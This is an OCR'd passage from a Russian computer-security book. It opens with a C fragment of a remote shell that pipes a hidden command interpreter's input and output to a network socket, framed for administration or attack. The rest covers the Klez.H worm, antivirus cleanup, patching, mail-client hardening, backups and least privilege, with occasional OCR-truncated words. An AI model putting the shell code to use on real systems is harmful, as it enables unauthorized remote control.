ПОЛНОЦЕННЫЙ SHELL

Для комфортного администрирования удаленной системы (равно как и для атаки на нее) возможностей «слепого» shell'а более чем недостаточно, и неудивительно, если у вас возникнет желание хоть чуточку его улучшить, достигнув «прозрачного» взаимодействия с терминалом. И это действительно можно сделать! В этом нам помогут каналы (они же «пайпы» — от английского *pipe*).

Каналы, в отличие от сокетов, вполне корректно подключаются к дескрипторам ввода/вывода, и порожденный процесс работает с ними точно так же, как и со стандартным локальным терминалом, за тем исключением, что вызовы `WriteConsole` никогда не перенаправляются в пайп и потому удаленный терминал может работать далеко не со всеми консольными приложениями.

Корректно написанный shell требует создания как минимум двух пайпов — один будет обслуживать стандартный ввод, соответствующий дескриптору `hStdInput`, другой — стандартный вывод, соответствующий дескрипторам `hStdOutput` и `hStdError`. Дескрипторы самих пайпов обязательно должны быть наследуемыми, в противном случае порожденный процесс просто не сможет до них «дотянуться». А как сделать их наследуемыми? Да очень просто — всего лишь установить флаг `bInheritHandle` в состояние `TRUE`, передавая его функции `CreatePipe` вместе со структурой `LPSECURITY_ATTRIBUTES`, инициализированной вполне естественным образом.

Остается подготовить структуру `STARTUPINFO`, сопоставив дескрипторы стандартного ввода/вывода наследуемым каналам, и ни в коем случае не забыть устанавливать флаг `STARTF_USESTDHANDLES`, иначе факт переназначения стандартных дескрипторов будет наглым образом проигнорирован.

Однако это еще не все, и самое интересное нас ждет впереди! Для связывания каналов с сокетом удаленного терминала нам потребуется реализовать специальный резидентный диспетчер, считывающий поступающие данные

и перенаправляющий их в сокет или канал. Вся сложность в том, что проверка наличия данных в сокете (канале) должна быть неблокируемой, в противном случае нам потребуются два диспетчера, каждый из которых будет выполняться в «своем» потоке, что, согласитесь, громоздко, некрасиво и неэлегантно.

Обратившись к Platform SDK, мы найдем две полезные функции: PeerkNamePipe и ioctlsocket. Первая отвечает за неблокируемое измерение «глубины» канала, а вторая обслуживает сокеты. Теперь диспетчеризация ввода/вывода становится тривиальной (листинг 5.8).

Листинг 5.8. *Ключевой фрагмент полноценного удаленного shell'а вместе с диспетчером ввода/вывода*

```
sa.lpSecurityDescriptor          = NULL;
sa.nLength                       = sizeof(SECURITY_ATTRIBUTES);
sa.bInheritHandle                = TRUE; //allow inheritable handles
if (!CreatePipe(&cstdin, &wstdin, &sa, 0))    return -1; //create stdin pipe
if (!CreatePipe(&rstdout, &cstdout, &sa, 0))  return -1; //create stdout pipe
GetStartupInfo(&si);                  //set startupinfo for the spawned process
si.dwFlags = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;
si.wShowWindow    = SW_HIDE;
si.hStdOutput     = cstdout;
si.hStdError      = cstdout; //set the new handles for the child process
si.hStdInput      = cstdin;

//spawn the child process
if (!CreateProcess(0, SHELL, 0, 0, TRUE, CREATE_NEW_CONSOLE, 0,0,&si,&pi)) return -1;
while(GetExitCodeProcess(pi.hProcess,&fexit) && (fexit == STILL_ACTIVE))
{
   //check to see if there is any data to read from stdout
   if (PeekNamedPipe(rstdout, buf, 1, &N, &total, 0) && N)
   {
         for (a = 0; a < total; a += MAX_BUF_SIZE)
         {
               ReadFile(rstdout, buf, MAX_BUF_SIZE, &N, 0);
               send(csocket, buf, N, 0);
         }
   }

   if (!ioctlsocket(csocket, FIONREAD , &N) && N)
   {
         recv(csocket, buf, 1, 0);
         if (*buf == '\x0A') WriteFile(wstdin, "\x0D", 1, &N, 0);
         WriteFile(wstdin, buf, 1, &N, 0);
   }
   Sleep(1);
}
```

Откомпилировав любой из предлагаемых файлов (как-то: bind.c, reverse.c, find.c или reuse.c), вы получите вполне комфортный shell, обеспечивающий прозрачное управление удаленной системой. Только не пытайтесь запускать на нем

FAR — все равно ничего хорошего из этой затеи не выйдет! Другая пробл при внезапном разрыве соединения порожденные процессы так и остан «болтаться» в памяти, удерживая унаследованные сокеты и препятству повторному использованию. Если это произойдет, вызовите Диспетчер З и «прибейте» всех «зомби» вручную. Разумеется, эту операцию можно осу ствить и удаленно, воспользовавшись консольной утили той типа `kill`.


Также не помешает оснастить вашу версию shell'а проце дурой авторизации, в противном случае в систему могут проникнуть незваные гости, но это уже тема для совсем другого разговора.

ВИРУС I-WORM.KLEZ.H И ВСЕ-ВСЕ-ВСЕ

Несмотря на настойчивые рекомендации «Лаборато Касперского» предпринять необходимые меры в связи растающей активностью опасной версии Интернет-ч вя Klez, большинство пользователей легкомысленно от лось к проблеме безопасности собственной информа Результатом стала глобальная вирусная эпидемия в тернете.

За последние несколько дней активности Klez.H в слу технической поддержки «Лаборатории Касперского ступило более 12 тыс. обращений...

Наталья Касперс
генеральный директор «Лаборатории Касперск



Не успели еще забыться печально известные CIH и I Love you!, как, пожалуйста, — вот вам новый вирус! Распишитесь в получении! Тем временем, пока пишутся эти строки, Сеть сотрясает очередная эпидемия, несущаяся по компьютерам со скоростью хорошенького лесного пожара. Печальнее всего то, что для активации этого вируса достаточно всего лишь просто просмотреть зараженное письмо! Раньше требовалось, как минимум, открыть присоединенное к письму вложение или щелкнуть по содержащейся в письме ссылке (чего, как уже не раз говорилось, делать ни в коем случае не следует). Но обо всем по порядку...

СТАРЫЙ СВЕТ

Среди почтовых червей, созданных в прошлом веке, подлинных червяков — в строгом смысле этого слова — не было ни одного (за исключением вируса Морриса, конечно). Все многообразие вирусов (а их было написано несколько сотен, если не больше) сводилось фактически к одной-единственной идее. Берем вируса (или любую другую зловредную программу), прицепляем аттачем к письму и отправляем его нескольким адресатам, надеясь, что кто-нибудь из них окажется настолько глуп, что откроет и запустит зараженное вложение. Остальное, как говорится, дело техники — вирус сканирует адресную книгу (или папку «входящие»), находит несколько наугад взятых адресов и рассылает по ним свое тело от имени зараженной жертвы (или от имени, сгенерированного произвольным образом). Причем вирус может распространяться не только с исполняемыми exe-файлами, но и с файлами документов, например, Word или Excel.

ПРИМЕЧАНИЕ

Если пункта Быстрый просмотр в контекстном меню нет, это означает, что данный компонент не установлен. Чтобы его установить, следует открыть Панель управления, щелкнуть на значке Установка и удаление программ, перейти к вкладке Установка Windows, выбрать Стандартные, войти через них в Состав и установить флажок напротив Быстрый просмотр. Остается вставить диск с дистрибьютивом Windows и нажать OK. Все! Теперь никакие злобные макросы вам не страшны! Спите спокойно... Ну, почти спокойно.

Естественно, защититься от таких вирусов очень просто, — если не открывать никаких потенциально опасных вложений, особенно полученных от неизвестных адресатов, можно чувствовать себя в полной безопасности. Конечно, совсем уж ничего не открывать не получится, — что делать, если, например, Big Boss прислал очередной план работ в документе Word? К счастью, вместе с Windows (начиная с версии 95, если мне не изменяет память) поставляется замечательная утилита Быстрый просмотр, которая позволяет просматривать содержимое документов MS Office, игнорируя при этом содержащиеся в них макросы. Чтобы избежать заражения вирусом, следует действовать приблизительно так. Обнаружив, что в письме есть вложение, мы сохраняем его на диск, скажем, в папку Мои документы (в Outlook Express для этого в меню Файл достаточно выбрать пункт Сохранить вложения). Теперь открываем Мои документы, находим только что сохраненный файл, подводим к нему курсор и щелкаем *правой* клавишей мыши. Далее в появившемся контекстном меню выбираем пункт

Быстрый просмотр и с чувством глубокого удовлетворения читаем присланный нам документ. При желании можно даже Выделить все, нажав Ctrl+A, и скопировать содержимое в Word или Excel для более комфортной работы (весь фокус в том, что вирусы — если они там есть — при таком переносе не получают управления, а потому не могут причинить нам никакого вреда).

НОВЫЙ СВЕТ

Словом, эти «недовирусы» никакого беспокойства у грамотных (или, соответствующим образом проинструктированных) пользователей не вызывали, и эпидемии носили достаточно скоротечный и бескровный характер. С появлением I-Worm.Kilez все изменилось. Это действительно самый настоящий червяк, а не его жалкая имитация.

Вирус не требует для своего распространения практически никаких действий со стороны пользователя, — достаточно лишь получить зараженное письмо с сервера и просмотреть его. Используя одну досадную ошибку, связанную с некорректной реализацией так называемых «плавающих фреймов» (IFRAME), вирус получает возможность автоматически запускать свое тело. Используя хитрый трюк, он маскируется под звуковой файл, предлагая системе проиграть его в фоновом режиме. «Что ж, — думает система, — звуковой файл это не волк, его можно впустить...», и — она! — вместо звукового файла неожиданно запускает вируса. Все остальное уже не интересно. Вирус закрепляется в системе, попутно рассылая свои копии нескольким адресатам, взятым наугад из адресной книги. Каждый из них, естественно, становится новой жертвой, зачастую даже не подозревающей о своем заражении, поскольку эта фаза распространения вируса протекает скрыто. Развязка наступает 13 числа каждого четного месяца (в другой версии вируса — 6 числа всякого нечетного месяца), когда вирус начинает необратимо портить найденные на диски файлы и документы, забивая их мусором.... (Более подробно о поведении и проявлениях вируса I-Worm.Kilez можно прочитать в Вирусной Энциклопедии по следующему адресу: http://www.viruslist.com/viruslist.html?id=4415, мы же не будем больше отвлекаться на это.)

Как видно, чтобы защититься от такого вируса, одной осторожности уже становится недостаточно! Проблему не спишешь на низкую квалификацию и непрофессионализм пользователей. Но что же, черт возьми, тогда нам делать?

СПОСОБ № 1. АНТИВИРУСЫ

Первая мысль, приходящая в голову при подозрении на вирус, это, конечно, запуск наиболее свежего антивируса, а еще лучше — двух или более сразу. Увы, в данном случае такая стратегия не работает, — известные ему антивирусы I-Worm.Kilez «прибивает» при первой же попытке запуска, чем их полностью обессмысливает. (А I-Worm.Kilez знает очень много антивирусов!)

Можно, конечно, загрузиться с заведомо чистой системной дискетки или попытаться проверить компьютер по сети (через сеть червяк до антивируса уж точно

не «дотянется»), но... Современные антивирусы разжирели настолько, что на одну дискетку уже не вмещаются, а сеть... увы, для подавляющего большинства домашних пользователей она все еще остается непозволительной роскошью.

Впрочем, разработчики антивирусов не сидят сложа руки, а готовят ответный удар. Уже появилось несколько вакцин, уверенно работающих даже в агрессивной зараженной среде. Одну из таких утилит (занимающую, кстати, всего 80 килобайт!) можно бесплатно скачать с сервера Евгения Касперского — создателя антивируса AVP (не путать с Крисом Касперски — автором этой книги — это разные люди, не имеющие друг к другу ни малейшего отношения). Воспользуйтесь следующей ссылкой ftp://ftp.kaspersky.ru/utils/clrav.com или — если к моменту выхода книги в свет ссылка вдруг будет перемещена (что часто и случается) — зайдите на главную страницу сервера www.avp.ru. Вы получите полноценный антивирус, который может находить и лечить (!) следующие вирусы (не исключено, что к моменту выпуска книги этот список расширится): I-Worm.BleBla.b; I-Worm.Navidad; I-Worm.Sircam; I-Worm.Goner; I-Worm.Klez.a; I-Worm.Klez.e; I-Worm.Klez.f; I-Worm.Klez.h; Win32.Elkern.c. Только не удивляйтесь, если вместо привычных и красивых менюшек вы увидите скучный черный экран. А что еще вы хотели от бесплатной программы, занимающий меньше ста килобайт?!

Запускайте CLRAV.COM с командной строки или из-под FAR'а, причем, под Windows 2000/XP вы должны войти в систему с администраторскими привилегиями. Если антивирус, прошуршав жестким диском, выдаст обнадеживающее Nothing to clean («Нечего чистить»), не обольщайтесь, а для более тщательной проверки запустите его с ключом /scanfiles. Например, так: "clrav.com /scanfiles", — после чего можете смело отправляться пить кофе (чай, пиво — по вкусу), так как полная проверка диска обычно занимает весьма длительное время. Все найденные штаммы вируса будут автоматически, безо всяких запросов на лечение, удалены. Правда, в завершающей стадии лечения антивирус может потребовать перезагрузки компьютера и повторного запуска CLRAV.COM — To finalize removal of infection you should reboot system and start program («Для заключительного удаления инфекции вы должны перезагрузить систему и запустить программу») — подразумевается программу антивируса. Это происходит вследствие того, что Windows блокирует исполняющиеся в настоящий момент файлы и вылечить их можно только до загрузки системы. Причем под Windows 9x желательно перезагрузиться в «защищенном» (Safe Mode) режиме, для чего следует удерживать клавишу F5 во время загрузки компьютера.

Несмотря на то, что надежность распознавания заразы и качество лечения достаточно хороши, — это не повод чувствовать себя в безопасности, так как в любой момент может появиться новая модификация Kilez'a или даже принципиально новый вирус, не знакомый даже самым свежим антивирусам...

СПОСОБ № 2. ГЛАВНОЕ — ЭТО ЗАЩИТА

В идеале вирус вообще не должен быть допущен на ваш компьютер, — тогда и проблем никаких не будет! Дыра в плавающих фреймах затыкается специальной заплаткой, выпущенной Microsoft. Просто щелкните по следующей ссыл-

ке: www.microsoft.com/windows/ie/download/critical/Q290108/default.asp и, внимательно прочитав инструкцию по установке, выберите язык вашей операционной системы и скачайте обновления для вашей версии Internet Explorer. (Вот так, — чтобы заткнуть дыру в почтовом клиенте, необходимо обновить браузер, — вот такая, она, Microsoft!) Пакет обновления занимает немногим более половины мегабайта, но, к сожалению, он не снабжен никаким деинсталлятором и, чтобы удалить заплатку, — если вдруг она вызовет проблемы, — придется заново переустанавливать всю операционную систему, что не есть хорошо. К сожалению, иного выхода нет...

Если же в вашей системе эта дыра уже устранена (пакет обновления поставляется со многими продуктами Microsoft, например, Office 2000/XP, и устанавливается автоматически), заплатка откажется запускаться, сообщив, что вам это обновление устанавливать не требуется. Печально, но определить наличие обновления другим путем — чтобы знать, стоит ли скачивать полуметровый файл или нет, — невозможно. Во всяком случае, Microsoft не раскрывает этой тайны.

СПОСОБ № 3. РУЧНАЯ РАБОТА

Как говорится, на антивирусы надейся, а сам не плошай. Даже установив все заплатки, вы не заткнете все дыры, — ведь помимо известных, есть еще и неизвестные... до поры до времени неизвестные. Поэтому будет отнюдь не бесполезно максимально затруднить вирусам и прочим злоумышленникам проникновение на ваш компьютер.

Итак, первым делом заходим в меню Сервис ▸ Параметры, в появившемся диалоговом окне переходим к вкладке Безопасность и устанавливаем переключатель в разделе Выберите зону безопасности для Internet Explorer из положения Зона Интернета (степень безопасности ниже, но работает быстрее) в положение Зона ограниченных узлов (степень безопасности выше). Подтверждаем свое намерение нажатием OK и запускаем Internet Explorer. Так, теперь входим в меню Сервис ▸ Свойства обозревателя и в появившемся диалоговом окне переходим на вкладку Безопасность, где перемещаем ползунок Уровень безопасности для этой зоны в положение Высокий.

Пара советов напоследок. Во-первых, регулярно посещайте сервер Microsoft на предмет поиска всяких обновлений и своевременной их установки. Во-вторых, отключите область предварительного просмотра сообщений в своем почтовом клиенте (в Outlook Express для этого достаточно зайти в меню Вид ▸ Раскладка и в появившемся диалоге снять флажок с пункта Отображать область просмотра). Эта мера позволит вручную исследовать все подозрительные сообщения, имеющие вложения. А как их исследовать? Да очень просто — подводим курсор к «подследственному» сообщению, щелкаем на нем правой клавишей мыши, в появившемся контекстном меню выбираем пункт Свойства, в появившимся окне переходим на вкладку Подробности и наконец нажимаем кнопку Исходное сообщение. Остается только просмотреть исходный текст сообщения на предмет всяких подозрительностей. Что это за «подозрительности»? Ну, в первую очередь теги <iframe>, потом секции Content-Type: audio

содержащие исполняемые или командные файлы (рис. 5.9). Обнаружив такие в полученном письме, — немедленно сотрите его, ни в коем случае не открывая! Когда будете это делать, не забудьте, что при удалении писем они на самом деле не удаляются, а перемещаются в Корзину, — папку Удаленные, — откуда по ошибке могут быть просмотрены вами впоследствии. Поэтому зайдите в Удаленные и сотрите зараженные письма и там. Уведомлять отправителя о заражении — излишне. Как показывает практика, в подавляющем большинстве случаев вирус подставляет фиктивный обратный адрес, совсем не совпадающий с истинным отправителем письма.

Рис. 5.9. Так выглядит I-Worm.Kilez.h в исходном тексте сообщения

И последнее — периодически контролируйте ветвь реестра HKLM\Software\Microsoft\Windows\CurrentVersion\Run на предмет появления изменений. Все программы, перечисленные в ней, автоматически запускаются при загрузке системы, и вирусы очень часто пользуются этой лазейкой, чтобы всегда быть «в седле». Вообще-то большой беды не будет, если вы удалите все прописанные здесь штатные программы (включая служебные).

Также контролируйте список процессоров, вызываемый по Alt+Ctrl+Del или отображаемый в панели FAR, — появление нового процесса, никогда не виданного вами ранее, особенно состоящего из бессмысленного набора символов, — верный признак заражения вирусом! В этом случае «прибейте» процесс (в FAR для этого достаточно нажать DEL) и запустите самый свежий антивирус, а лучше — несколько антивирусов сразу.

Даже если судьба отвела от вас всех предыдущих вирусов стороной, не пытайтесь искушать ее еще раз, — бесконечно везти не может, и в самый неподходящий момент везение вдруг закончится, заставляя взглянуть реалиям в лицо.

А реалии на настоящий момент таковы — никакие, даже самые-самые защищенные операционные системы, в том числе и широко рекламируемая Windows

XP, по-настоящему защищенными не являются и допускают (если не сказать — провоцируют) существование и размножение вирусов.

Небрежное отношение к собственной безопасности — нерегулярное обновление антивирусов, игнорирование свежих заплаток, обычно заканчивается весьма трагично, особенно если вспомнить, сколько информации вмещает в себя жесткий диск среднего объема. И вся эта информация в считанные секунды может превратиться в груду бесполезного хлама, если не принять соответствующих превентивных мер. К сожалению, большинство пользователей обновляет антивирусы и устанавливает заплатки лишь *после* появления подозрения на вирус, но *не до* того.... Стоит ли тогда удивляться масштабам вирусных эпидемий?

ЧАСТЬ III

МЕТОДЫ БОРЬБЫ

...знаешь, Петька, проблемы можно решать по-разному. Можно просто напиться в дым, и они на время исчезнут. Но я предпочитаю разбираться с ними до того, как они начнут разбираться со мной.

Один из героев повести Пелевина

Вирусы действительно представляют собой большую проблему, но, если сподобить себя пошевелиться до того, как жареный петух клюнет, разрушения и ущерб можно свести к разумному минимуму.

Известно, что на войне наибольшее преимущество получает не тот, кто в совершенстве владеет искусством битвы, а тот, кто заблаговременно построит больше оборонительных сооружений. Лучше всего вообще не допускать вирусов на свой компьютер, уничтожая заразу еще в зародыше. Но уж если она все-таки просочилась, важно успеть ее вовремя заметить и тщательно удалить, потушив все очаги возгорания, в противном случае заболевания системы будет повторяться вновь и вновь.

К сожалению, лишь немногие компьютерщики об этом вспоминают, ну а регулярные боевые «вылеты» проводят лишь считанные единицы. Несколько утрируя, можно сказать, что мы имеем дело с синдромом врожденного иммунодефицита. А ведь вирусы — не спят! И день ото дня становятся все коварнее, изощреннее и... сильнее! Рост пропускной способности сетевых каналов позволяет злоумышленникам заражать чудовищное количество компьютеров за рекордно короткие сроки.

Насколько мне известно, ни в одной из отечественных публикаций техника ручной идентификации и уничтожения вирусов не освещена в полной мере. Большинство авторов в основном упирается в несколько наобум взятых вирусов и в качестве основного средства лечения предлагает использовать антивирус, что, во-первых, сильно смахивает на рекламу (антивируса), а во-вторых, подавляющее большинство пользователей крайне неохотно и не оперативно обновляют антивирусные базы, в результате чего беда не заставляет себя ждать.

Пренебрежительное отношение к собственной безопасности, — бесспорное зло. Ведь пораженная вирусом жертва страдает от него не одна — она, пусть и непредумышленно, заражает всех остальных. С другой стороны, паническая боязнь вирусов — зло еще большее и Салтыковым-Щедриным в «Премудром Пескаре» злорадно, но тем не менее справедливо высмеянное. Не стоит, право же, лишать себя радости обитания во Всемирной Паутине только потому, что в ней существуют такие подлые твари, как хакеры и вирусы («хакеры» — в ругательном смысле этого слова, я ничего не имею против обобщенного образа хакера вообще, так как в некотором роде сам к ним отношусь). Каждый подхваченный вами вирус — это не только ваша личная проблема, но еще и проблема окружающих! Короче говоря, общественные устои обязывают воевать с вирусами даже тогда, когда вам лично они ничем не мешают.

Поговаривают (врут, конечно), что через некоторое время даже за непредумышленное распространение вирусов будут сажать — чтобы другим неповадно было. Ну, насчет «сажать» они, конечно, загнули, но вот вылететь с работы или лишиться Интернета (особенно в частной локальной сети) за это и сейчас можно.

ГЛАВА 6

ПРЕВЕНТИВНЫЕ МЕРЫ,

...главным образом посвященная рытью окопов и возведению защитных сооружений

Проводя параллель между биологическими и компьютерными вирусами, нельзя не заметить, что основная причина заражения в обоих случаях одна и та же — несоблюдение элементарных гигиенических требований и неразборчивость в выборе партнеров. Типичный компьютерный пользователь похож на маленького ребенка, все без разбору тянущего в рот. Если не вирус, так расстройство желудка не заставит себя ждать.

Проблема ведь не только в вирусах — порой не меньшие разрушения приносят и вполне легальные, но сильно «кривые» программы. В особенности это касается дисковых и файловых утилит — частенько после их работы все данные, хранящиеся на винчестере, приходят в полную негодность. И даже вполне безобидные на вид приложения, наподобие календаря или организатора, могут так испортить систему, что ее придется переустанавливать заново.

В идеале каждая новая программа должна проходить *карантин* — тщательное тестирование на отдельном, специально для этого предназначенном, компьютере (или эмуляторе виртуального PC), на котором нет ничего ценного, такого, что было бы жалко потерять. В крайнем случае, если на второй компьютер не хватает средств, а вычислительная мощь процессора на эмулятор не тянет, для карантинного «помещения» сгодится и отдельный жесткий диск (можно небольшого размера). Очень важно подключить его так, чтобы программы, запущен-

ные на нем, не «видели» основного диска и при всем своем желании не могли до него «дотянуться».

Этого можно добиться, подключив карантинный диск на отдельный шлейф к «своему» контроллеру IDE. Большинство BIOS позволяют выборочно отключать IDE-контроллеры. «Ответственный» за такую операцию пункт обычно звучит как Onboard IDE и предлагает на выбор Primary (включен только первый контроллер, разъем которого обычно помечен IDE-0), Secondary (включен только второй контроллер — IDE-1), Both (включены оба контроллера — состояние по умолчанию) и Disabled (выключены оба контроллера). При отключении первого контроллера, скорее всего, потребуется «научить» BIOS загружаться со второго (не все это умеют делать по умолчанию). Для этого требуется найти в настройках переключатель наподобие Boot device и установить его в Boot from IDE-1 или Boot form secondary IDE.

ВНИМАНИЕ

Отключение дискового контроллера не стоит путать с выборочным отключением каждого из IDE-устройств в главном меню Setup BIOS. Первое обходится с большим трудом (если обходится вообще, поскольку процедура обратного включения контроллера специфична для конкретной микросхемы южного моста), последнее же взломать элементарно.

Если возможности купить даже захудалый винчестер нет, остается «тренироваться на кошках» — ваших приятелях, устанавливая на свой компьютер только проверенные на чужой шкуре приложения.

Разумеется, карантин сам по себе никаких гарантий не дает и не всегда предотвращает вторжение вирусов, но многократно снижает вероятность любых неприятных происшествий.

РЕЗЕРВНОЕ КОПИРОВАНИЕ

Прежде чем говорить о резервном копировании, следует заметить, что целостности ваших данных угрожают не столько вирусы, сколько сбои оборудования, ошибки программного обеспечения, неверные действия операторов и... даже трубы центрального отопления, которые в любой момент может прорвать. По статистике, вирусы составляют лишь малую часть от всех причин разрушения данных вообще. Высокая надежность современной вычислительной техники создает обманчивую иллюзию ее полной благонадежности и о необходимости своевременного резервного копирования подавляющее большинство пользователей просто забывает. И это в наш-то век победного шествия резервных накопителей всех видов и емкостей! Ладно, стриммеры — это долго, Iomega Zip — слишком дорого, но что мешает приобрести CR-RW, а еще лучше DVD? Мизерная стоимость самого привода, практически бесплатные «болванки» и сумасшедшая скорость записи позволяют резервировать содержимое своего жесткого диска едва ли не каждый день, тратя на это не более десятка минут

(вообще-то резервировать весь диск целиком нет никакой нужды — достаточно записать лишь измененные за день файлы). Наличие резервной копии позволяет быстро «подняться» после любого сбоя, к минимуму сведя убытки от потерянной информации (заметим, что хотя лазерные и DVD диски — не слишком надежные носители информации, даже плохая резервная копия все-таки лучше, чем полное отсутствие таковой).

СОВЕТ

При перезаписи информации недопустимо затирать прежнюю копию — ведь нет никаких гарантий, что свежие версии файлов уже не заражены (и/или искажены) вирусом, а раз так резервная копия теряет свой смысл, ведь она содержит те же самые искаженные/зараженные данные, что и на жестком диске! По меньшей мере, следует иметь две-три резервных копии, сделанные в различные моменты времени. Например, на один диск записывать информацию каждый день, на другой — раз в одну-две недели, ну а на третью — раз в месяц. Чем больше вы имеете копий, тем безболезненней окажется «откат» в случае вирусной атаки.

Также следует учесть возможность появления вирусов, поддерживающих перезаписываемые диски и уничтожающих содержащиеся на них данных (или же, что более сложно, но технически все-таки осуществимо, — заражающие файлы непосредственно на CD-RW[1]). Следовательно, при восстановлении информации с резервной конии никогда не вставляйте диск в пишущий привод — лучше воспользуйтесь обычным CD-ROM'ом.

ПЕРЕХОД НА ЗАЩИЩЕННЫЕ ОПЕРАЦИОННЫЕ СИСТЕМЫ

Масштабы то и дело возникающих вирусных эпидемий не в последнюю очередь объясняются тем, что в офисах подавляющего большинства компаний и корпораций установлена изначально незащищенная Windows 98, представляющая собой лакомую мишень для вирусов и хакеров. Да, конечно, Windows 2000/XP стоит намного дороже, а ее достоинства (далеко не очевидные на первый взгляд) сводятся как раз к защищенности. Никаких *других* преимуществ у нее просто нет.

Степень же защищенности — это как раз и есть то свойство, на котором многие предпочитают экономить. Действительно, пока гром не грянет, подавляющее большинство руководителей вообще не задумывается о безопасности. Зато потом, когда вирусная (хакерская) атака свершится, они приводят совершенно фантастические цифры о стоимости утерянных данных. Помилуйте! Если хотя бы 1 % от заявленной суммы был потрачен на грамотную защиту ваших компьютеров, оставшиеся 99 % были бы сейчас с вами!

[1] Совсем недавно я узнал, что такой вирус действительно есть. Он сканирует жесткий диск в поисках доступных ccd- или iso-образов и записывает свое тело поверх первого встретившегося ему файла в корневой директории.

Про необходимость резервного копирования уже было сказано выше (собственно, эту необходимость никто и не оспаривает), а вот насчет целесообразности оснащения рабочих станций Windows 2000/XP единого мнения даже среди специалистов по информационной безопасности нет, и достаточно многие из них считают такую меру неоправданным расточительством. Так что окончательное решение этого вопроса остается за вами.

УМЕНЬШЕНИЕ ПРИВИЛЕГИЙ ПОЛЬЗОВАТЕЛЕЙ ДО МИНИМУМА

Операционные системы семейства NT выгодно отличаются от Windows 98/Me тем, что позволяют пресекать потенциально опасные действия пользователей и серьезно ограничивают полномочия запущенных этими пользователями приложений. В частности, запрет на модификацию исполняемых файлов делает распространение большинства вирусов просто невозможным! Правда, сетевые черви, вообще не внедряющиеся ни в какие файлы и довольствующиеся лишь заражением оперативной памяти, выживут и в NT, но! — правильная политика разграничения доступа к файлам документов сведет последствия деструктивных действий вируса к минимуму. К сожалению, многие безалаберно относящиеся к собственной безопасности пользователи постоянно сидят в системе под «Администратором», а потом удивляются: почему же эта хваленая NT их не спасает?

И даже те пользователи, что входят в систему с полномочиями «простых пользователей» и без нужды никогда их не повышают, предпочитают не задумываться о целесообразности запрета модификации тех файлов, которые в данный период времени им не нужны. Причем следует отметить уязвимость службы Run As, позволяющей запускать программы от имени других пользователей. На первый взгляд никакой угрозы как будто бы нет — все запускаемые программы требуют явного ввода пароля, и вирусам «добраться» до них очень непросто. Увы... мне придется вас жестоко разочаровать.

Во-первых, даже начинающему программисту ничего не стоит написать программу, отслеживающую появление диалогового окна Запуск программы от имени другого пользователя и похищающую вводимый этим самым пользователем пароль.


Во-вторых, коль скоро та или иная программа запущена, вирус сможет захватить над ней управление, просто эмулируя ввод с мыши и/или клавиатуры! Несмотря на то что пока таких вирусов все еще нет, никогда не позволяйте себе запускать более привилегированные программы из менее привилегированных. Лучше, завершив текущий сеанс работы, войдите в систему под соответствующим пользователем снова. И — внимание! — работая под администратором, ни в коем случае не запускайте те программы, которые могут быть модифицированы с привилегиями обычного пользователя!

СОКРАЩЕНИЕ ИЗБЫТОЧНОЙ ФУНКЦИОНАЛЬНОСТИ ПРОГРАММ

«Монструозность» современного программного обеспечения чрезвычайно затрудняет его тестирование и практически не оставляет никаких надежд на выявление всех дыр в разумные сроки. Причем большая часть функциональных возможностей того же Outlook'а явно избыточна и реально требуется лишь крошечной доле пользователей. Вот, например, просмотр HTML-формата писем. Спору нет — это удобно. Но вот *необходимо* ли? Без HTML-писем в подавляющем большинстве случаев можно и обойтись, а уж поддержка скриптов в письмах и подавно не нужна (разве что спаммерам банеры крутить).

Создание собственного минимально функционального почтового клиента — далеко не такая сложная задача, какой кажется вначале. У меня, в частности, на это ушло всего два вечера, и, обращаясь к корпоративным пользователям, я хочу сказать: поверьте, стоимость разработки персонального почтового клиента пренебрежительно мала по сравнению с общими расходами, выделяемыми на обеспечение безопасности. Минимально функциональный почтовый клиент в действительности настолько прост, что имеется вполне реальная возможность реализовать его без дыр. А отсутствие дыр автоматически отсекает всех неявно запускающихся вирусов!

Единственная серьезная проблема заключается в обработке HTML-писем. Реализация собственного браузера — затея практически нереальная, а использование готовых компонентов от Internet Explorer или Netscape Navigator с неотвратимой неизбежностью наследует все их дыры, и ваш почтовый клиент окажется защищен ничуть не лучше того же Outlook Express! Однако кто сказал, что почтовый клиент должен содержать *полноценный* браузер? Поддержки десятка основных тегов для комфортного чтения писем вполне достаточно.



ГЛАВА 7

МЕТОДИКА ОБНАРУЖЕНИЯ И УДАЛЕНИЯ ВИРУСОВ,

из которой читатель узнаёт, по каким тропам ходят вирусы, устанавливает на них капканы, залегает в засаде и терпеливо ждет

Четкого определения термина «компьютерный вирус» не существует. Интуитивно понятно, что вирус — это такая зловредная программа, которая внедряет свой код в тела других программ, которые, в свою очередь, приобретают возможность заражать все остальные. Однако встречаются и абсолютно безвредные вирусы. Вместе с тем существуют и не размножающиеся, но не становящиеся от этого менее опасными троянские программы, «специализирующиеся» на воровстве Интернет-паролей, форматировании жестких дисков, установке систем удаленного администрирования и т. д. Таким образом, репродуктивные способности программы никак не связаны с ее деструктивными возможностями. Если же считать вирусами всех тех, кто умеет внедрять свой код в чужое тело, вирусом номер один окажется... сама операционная система! Разумеется, удаление операционной системы со своих компьютеров никак не входит в наши планы, и потому мы условимся называть «вирусом» лишь те программы, которые мы явно не устанавливали и в чьем присутствии мы, по всей видимости, не нуждаемся.

